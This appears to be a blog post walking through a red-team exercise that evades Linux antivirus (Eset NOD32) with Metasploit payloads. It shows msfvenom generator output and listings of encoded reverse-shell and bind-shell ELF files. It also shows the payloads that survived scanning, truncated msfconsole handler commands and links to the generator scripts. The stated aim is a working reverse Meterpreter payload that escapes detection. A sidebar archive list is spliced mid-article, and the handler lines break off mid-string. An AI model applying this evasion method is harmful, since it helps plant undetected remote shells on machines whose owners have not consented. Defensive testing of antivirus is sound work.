Astr0baby's not so random thoughts _____ rand() % 100;

@astr0baby on Twitter for fresh randomness

← Running VAX Ultrix 4.5 on simh

Running AIX 5.1 on qemu-system-ppc →

Metasploit payloads evasion against Linux AV

Posted on April 23, 2019

Well there are not many Linux antivirus solutions out there, but from the few I think Avast, Eset and Kaspersky are among the best out there. Purpose of this article is not to promote one product over the other, but rather use them in a live example testing that could be part of a Red-Team exercise (if they ever go this path of course) to prepare against potential Antivirus software and to know what will get flagged and what will pass (Metasploit/Meterpreter/Mettle)

So for the sake of this exercise I have created a simple shell script generator that will produce various encoded executable Linux payloads of interest, which we will upload to a Linux Virtual machine (Ubuntu 18.04 x86_64) and let the installed AV handle the findings. What would be left would be the pieces that would theoretically work and bypass the AV, so we will test a few examples to verify their functionality.

I have concentrated on mainly the Linux x86 and x86_64 Meterpreter/Mettle payloads with various encoder combinations. The shell script generator includes variable names that can be changes to use a combination of ones liking and automating the process of generating the binaries.


Make sure you place the below script in your metasploit-framework path and make it executable. The generator script is residing here ->

https://github.com/DoktorCranium/Linux-Meterpreter-tests/blob/master/Linux-meterpreter-tests/AV-TEST-LINUX.sh

When running the script you should input the Metasploit-framework LISTENING IP address and TCP Port for example :

```
*********************************************************
 Automatic METTLE loader generator  - FOR METASPLOIT
 For  Linux x86_64  - STATIC BINARY
 aarch64/armle/mipsbe/mipsle/x64/x86
 Fork() exercise using custom mettle loader
 Astr0Baby
*********************************************************
What IP are we gonna use ? 192.168.11.3
What Port Number are we gonna listen to? : 9000
[*] Checking if metasploit msfconsole and  msfvenom are present in current path ..
[*] Found msfvenom in current path ........ good
Framework Version: 5.0.19-dev-1978847ffb
[*] Checking if GCC compiler is present..
[*] Found gcc
gcc (Ubuntu 6.5.0-2ubuntu1~18.04) 6.5.0 20181026
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 175 (iteration=0)
x64/xor chosen with final size 175
Payload size: 175 bytes
Final size of elf file: 295 bytes
Saved as: AVCHECK/x64-mt-reverse_tcp-xor.elf
```

In our first test scenario, we will be using the Eset NOD32 4.0.90 on Ubuntu 18.04 (x86_64)




Archives

- October 2019
- September 2019
- July 2019
- June 2019
- May 2019
- April 2019
- March 2019
- February 2019
- January 2019
- December 2018
- November 2018
- October 2018
- September 2018
- August 2018
- July 2018
- June 2018
- May 2018
- April 2018
- March 2018
- February 2018
- January 2018
- December 2017
- November 2017
- October 2017
- September 2017
- August 2017
- July 2017
- June 2017
- May 2017
- April 2017
- March 2017
- February 2017
- January 2017
- December 2016
- November 2016
- October 2016

- September 2016
- June 2016
- March 2015
- October 2014
- September 2014
- August 2014
- April 2014
- March 2014
- February 2014
- January 2014
- December 2013
- November 2013
- October 2013
- September 2013
- August 2013
- July 2013
- June 2013
- January 2013
- November 2012
- October 2012
- September 2012
- August 2012
- July 2012
- April 2012
- February 2012
- January 2012
- December 2011
- November 2011
- October 2011
- September 2011
- July 2011
- January 2011

Meta

- Register
- Log in




Next we shall have a list of generated test payloads that we will feed to the remote machine with the Linux AV via scp. In our test we have generated 47 executables.


```
-rw-r--r-- 1 root root 1102368 Apr 23 23:44 aarch64-reverse_tcp2.elf
-rw-r--r-- 1 root root     332 Apr 23 23:43 aarch64-reverse_tcp.elf
-rw-r--r-- 1 root root 1030664 Apr 23 23:44 armle-reverse_tcp2.elf
-rw-r--r-- 1 root root     464 Apr 23 23:44 mipsbe-reverse_tcp.elf
-rw-r--r-- 1 root root     464 Apr 23 23:44 mipsle-reverse_tcp.elf
-rw-r--r-- 1 root root     162 Apr 23 23:39 x64-exec.elf
-rw-r--r-- 1 root root     162 Apr 23 23:39 x64-exec-xor.elf
-rw-r--r-- 1 root root     198 Apr 23 23:39 x64-mt-bind_tcp.elf
-rw-r--r-- 1 root root     239 Apr 23 23:39 x64-mt-bind_tcp-xor.elf
-rw-r--r-- 1 root root 1046472 Apr 23 23:39 x64-mt-reverse_tcp2.elf
-rw-r--r-- 1 root root     249 Apr 23 23:38 x64-mt-reverse_tcp.elf
-rw-r--r-- 1 root root 1046631 Apr 23 23:39 x64-mt-reverse_tcp-xor2.e
-rw-r--r-- 1 root root     295 Apr 23 23:38 x64-mt-reverse_tcp-xor.el
-rw-r--r-- 1 root root 1046472 Apr 23 23:39 x64-mt-rev-http.elf
-rw-r--r-- 1 root root 1046472 Apr 23 23:40 x64-mt-rev-https.elf
-rw-r--r-- 1 root root 1046631 Apr 23 23:39 x64-mt-rev-https-xor.elf
-rw-r--r-- 1 root root 1046631 Apr 23 23:39 x64-mt-rev-http-xor.elf
-rw-r--r-- 1 root root     206 Apr 23 23:40 x64-sh-bind_tcp2.elf
-rw-r--r-- 1 root root     198 Apr 23 23:40 x64-sh-bind_tcp.elf
-rw-r--r-- 1 root root     247 Apr 23 23:40 x64-sh-bind_tcp-xor2.elf
-rw-r--r-- 1 root root     239 Apr 23 23:40 x64-sh-bind_tcp-xor.elf
-rw-r--r-- 1 root root     249 Apr 23 23:40 x64-sh-reverse.elf
-rw-r--r-- 1 root root     194 Apr 23 23:40 x64-sh-reverse_tcp2.elf
-rw-r--r-- 1 root root     239 Apr 23 23:40 x64-sh-reverse_tcp-xor2.e
-rw-r--r-- 1 root root     295 Apr 23 23:40 x64-sh-reverse-xor.elf
-rw-r--r-- 1 root root     122 Apr 23 23:41 x86-exec.elf
-rw-r--r-- 1 root root     257 Apr 23 23:41 x86-exec-xor.elf
-rw-r--r-- 1 root root     194 Apr 23 23:42 x86-mt-bind_tcp.elf
-rw-r--r-- 1 root root     329 Apr 23 23:41 x86-mt-bind_tcp-xor.elf
-rw-r--r-- 1 root root 1107556 Apr 23 23:41 x86-mt-reverse_tcp2.elf
-rw-r--r-- 1 root root     207 Apr 23 23:41 x86-mt-reverse_tcp.elf
```

```
-rw-r--r-- 1 root root 1107790 Apr 23 23:41 x86-mt-reverse_tcp-xor2.e
-rw-r--r-- 1 root root     342 Apr 23 23:41 x86-mt-reverse_tcp-xor.el
-rw-r--r-- 1 root root     614 Apr 23 23:43 x86-mt-reverse_tcp-xor.el
-rw-r--r-- 1 root root 1107556 Apr 23 23:42 x86-mt-rev-http.elf
-rw-r--r-- 1 root root 1107556 Apr 23 23:42 x86-mt-rev-https.elf
-rw-r--r-- 1 root root 1107790 Apr 23 23:42 x86-mt-rev-https-xor.elf
-rw-r--r-- 1 root root 1107790 Apr 23 23:42 x86-mt-rev-http-xor.elf
-rw-r--r-- 1 root root     162 Apr 23 23:43 x86-sh-bind_tcp2.elf
-rw-r--r-- 1 root root     194 Apr 23 23:43 x86-sh-bind_tcp.elf
-rw-r--r-- 1 root root     297 Apr 23 23:43 x86-sh-bind_tcp-xor2.elf
-rw-r--r-- 1 root root     329 Apr 23 23:42 x86-sh-bind_tcp-xor.elf
-rw-r--r-- 1 root root     207 Apr 23 23:43 x86-sh-reverse.elf
-rw-r--r-- 1 root root     152 Apr 23 23:43 x86-sh-reverse_tcp2.elf
-rw-r--r-- 1 root root     287 Apr 23 23:43 x86-sh-reverse_tcp-xor2.e
-rw-r--r-- 1 root root     342 Apr 23 23:43 x86-sh-reverse-xor.elf
```

So once we have uploaded them the AV kicks in and auto-removes most of them of course



Once the process finishes we see that there are a few files left intact, out of these some won't work, but some will, which we will test next... we have 27 files left



Out of these, lets see the x86_64 ones that would be of interest to us since the VM runs 64bit

```
-rw-r--r-- 1 user user 162 Apr 23 22:08 x64-exec-xor.elf
-rw-r--r-- 1 user user 162 Apr 23 22:08 x64-exec.elf
-rw-r--r-- 1 user user 198 Apr 23 22:08 x64-mt-bind_tcp.elf
-rw-r--r-- 1 user user 1046631 Apr 23 22:08 x64-mt-rev-http-xor.elf
-rw-r--r-- 1 user user 1046631 Apr 23 22:08 x64-mt-rev-https-xor.elf
-rw-r--r-- 1 user user 1046631 Apr 23 22:08 x64-mt-reverse_tcp-xor2.e
-rw-r--r-- 1 user user 198 Apr 23 22:08 x64-sh-bind_tcp.elf
```


We will configure our test LISTENER (place the below script in the metasploit-framework directory and make executable)

https://github.com/DoktorCranium/Linux-Meterpreter-tests/blob/master/Linux-meterpreter-tests/LISTENER-LINUX-METTLE.sh

(And adjust to the tested remote payloads ie change line 13 accordingly)

```
echo -n './msfconsole -x "use exploit/multi/handler; set PAYLOAD linu
```


We need to modify the linux/x64/meterpreter/reverse_tcp to the corresponding payload in the LISTENER if we are going to verify anything apart from meterpreter/reverse_tcp

Will in this case become

```
echo -n './msfconsole -x "use exploit/multi/handler; set PAYLOAD linu
```


The above will work with **x64-mt-reverse_tcp-xor2.elf** since the platform is x64, and it is a meterpreter reverse tcp payload, so we will fire up our listener (please note the difference in the above 2 payloads !)

And execute the payload on the testing VM with Eset NOD32 AV and get a nice core-dumped message :)



So lets try other x86_64 ones with meterpreter/mettle we have next to try -> **x64-mt-bind_tcp.elf**

So we adjust the LISTENER again this time with **linux/x64/meterpreter/bind_tcp** payload, this time however we need to add a remote IP for the bind_tcp to work (which kinda sucks) but we will test nevertheless, this time it works




But we want to have a working reverse meterpreter/mettle payload that bypasses Eset NOD32 !

So lets try some more custom code

